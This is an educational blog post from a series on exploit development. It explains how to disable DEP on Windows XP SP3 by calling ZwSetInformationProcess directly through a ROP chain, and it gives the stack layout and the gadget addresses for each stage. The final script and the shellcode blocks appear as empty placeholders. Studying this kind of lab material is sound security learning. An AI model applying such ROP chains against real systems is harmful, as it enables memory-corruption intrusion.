[Learning] Bypassing DEP: Advanced Usage of ZwSetInformationProcess
Last Update:
Word Count:
Read Time:
Introduction
This article is part of my series: From Bug To Exploit.
In the previous article, I described how to disable DEP via ZwSetInformationProcess. We used a ROP chain to call the API.
In this article, I will introduce another method. We still use ZwSetInformationProcess, but with a different approach. Instead of calling the API through LdrpCheckNXCompatibility, we directly call the API ZwSetInformationProcess (or NtSetInformationProcess).
Murmur: In the previous article, we found a ROP chain in
LdrpCheckNXCompatibility. In real-world practice, however, we are not always that lucky. Therefore, I believe that learning how to call the API directly is essential.

Preparation
We can directly call the ZwSetInformationProcess function with four required parameters.
First, let’s disassemble the API with the command below in WinDbg:
1 | |
1 | |
As I mentioned in the previous article, both ZwSetInformationProcess and NtSetInformationProcess share the same address. They are only different in kernel mode. I will discuss their differences in future posts.

Now, let’s discuss how to arrange our exploit buffer and how it will be organized on the stack.
First, we need to cause a buffer overflow. We can apply what we learned from this series.
Before calling the API ZwSetInformationProcess API, we need to prepare the four required parameters.
On 32-bit Windows (x86), APIs commonly use calling conventions such as __stdcall or __cdecl. Therefore, we need to place the four parameters on the stack.
Normally, a compiler uses push instructions to place the parameters on the stack, starting with the last parameter and working backward to the first parameter, and then sets ESP to point to the stack.
However, in a ROP chain, this can be very difficult because we may overwrite our own ROP chain, leading to data corruption and an access violation exception.
Therefore, we can choose a register and treat it as a “pivot”, similar to ESP or EBP, and set the value of ESP to this pivot at the final step. In this article (and in the example from my textbook), we use EDI as the pivot.
Since we can access the pivot directly, we can store the parameters on the stack in order. We don’t have to start with the last parameter.
Generally, we have to set the parameters first. Therefore, the first gadget (which I call rop1 in this article) has to overwrite EIP, so that it is executed first.
Here, I adopt the arrangement from my textbook:
- Padding
A - Call
ZwSetInformationProcess - Padding
B jmp esp: The execution flow will reach here after callingZwSetInformationProcess- Padding
C: We need0x10bytes of space for the parameters ofZwSetInformationProcess - Shellcode A: Used to jump to Shellcode B
- Padding D
rop1: Use a register that is not commonly used (such asEDI) as a stack addressrop2: The first parameter ofZwSetInformationProcessrop3: The second parameter ofZwSetInformationProcessrop4: The third parameter ofZwSetInformationProcessrop5: The fourth parameter ofZwSetInformationProcessrop6: SetESPto (4) andEIPto (2)- Shellcode B
Murmur: Always remember: There is no standard answer. If you can run your shellcode after disabling DEP with your own implementation, then it is correct!
Well, again, my textbook always skips some essential details, which makes me spend more time trying to understand them. While learning this implementation, I was wondering why the author chose this particular arrangement.
The reason is that it is simple. If we append the parameters after rop6, we can hardly find an appropriate value for EDI because we cannot predict how many gadgets we will need. Therefore, we store the parameters before rop1.
We also need to redirect the execution flow to the stack by using jmp esp. After calling ZwSetInformationProcess, ESP should point to jmp esp. Then, we can execute our shellcode. We use a double jump because we might not have enough space to store the main shellcode payload before rop1.
Writing ROP Exploit Script
Now, let’s get started with rop1, which overwrites EIP and sets the pivot EDI.
We can use mona to find all available gadgets:
1 | |

Therefore, rop1 can be implemented as follows:
0x7eb9a880:PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x040x7eb5de9d:SUB EAX,30 # POP EBP # RETN0x7eb5de9d:SUB EAX,30 # POP EBP # RETN0x7eb5b0e7:PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08
We set the pivot EDI to an address that is 60 bytes away from ESP.
We use rop2 to configure the first parameter. We put the first parameter -1 into [EDI]:
0x7eb4dafd:XOR ECX,ECX # RETN0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x77c34dc2:MOV EAX,EDI # POP ESI # RETN0x7eb47ad8:MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04
rop3 is the second parameter, 0x22. It is stored in [EDI + 4]:
0x77c200a0:# XOR EAX,EAX # RETN0x7eba2ef2:# ADD EAX,20 # POP EBP # RETN0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb32b4c:# MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x7eba5686:# MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
rop4 is the third parameter, a pointer to 1. We can use [EDI + 0x20] to store 2, and then store EDI + 0x20 into [EDI + 8]:
0x77c200a0:# XOR EAX,EAX # RETN0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb32b4c:# MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x77c34dc2:# MOV EAX,EDI # POP ESI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c1d7f5:# ADD EAX,20 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb47ad8:# MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x7eb32b4c:# MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_REA}0x77c34dc2:# MOV EAX,EDI # POP ESI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c1f2c1:# ADD EAX,8 # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb47ad8:# MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
rop5 is the fourth parameter, storing the value 4 at [EDI + 0x0C]:
0x77c200a0:# XOR EAX,EAX # RETN0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb32b4c:# MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x77c34dc2:# MOV EAX,EDI # POP ESI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c1f2c1:# ADD EAX,8 # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb5c81b:# ADD EAX,2 # POP EBP # RETN 0x040x7eb47ad8:# MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
rop6 is used to redirect the execution flow to EDI - 4. The final retn 0x08 places EDI - 4 into EIP:
0x77c34dc2:# MOV EAX,EDI # POP ESI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844:# ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb9a9e3:# PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
The multiple ADD EAX,-2 instructions and the final gadget are used to make the final value of ESP point to the ZwSetInformationProcess API.
Let’s look at Padding C. The disassembled ntdll!ZwSetInformationProcess is shown below:
1 | |
Therefore, we need padding with a size of 0x10. Otherwise, our exploit chain will be corrupted.
What about Shellcode A? We just need to write a simple assembly code:
1 | |
Then, we can easily obtain the shellcode with the commands below:
1 | |

The final implementation of the exploit script is shown below:
1 | |


Finally, let’s exploit it in a Windows XP SP3 virtual machine!
Conclusion
This is my second time developing a ROP exploit script.
To be honest, ROP is probably the most difficult part of learning stack-based buffer overflows. However, compared to the previous article, I feel that I now have a deeper understanding of it!
In the next article, I will introduce the second method of bypassing DEP.
This is the end of this article. If you have any comments or suggestions, please feel free to leave them below!
THANKS FOR READING!
I drew a new drawing!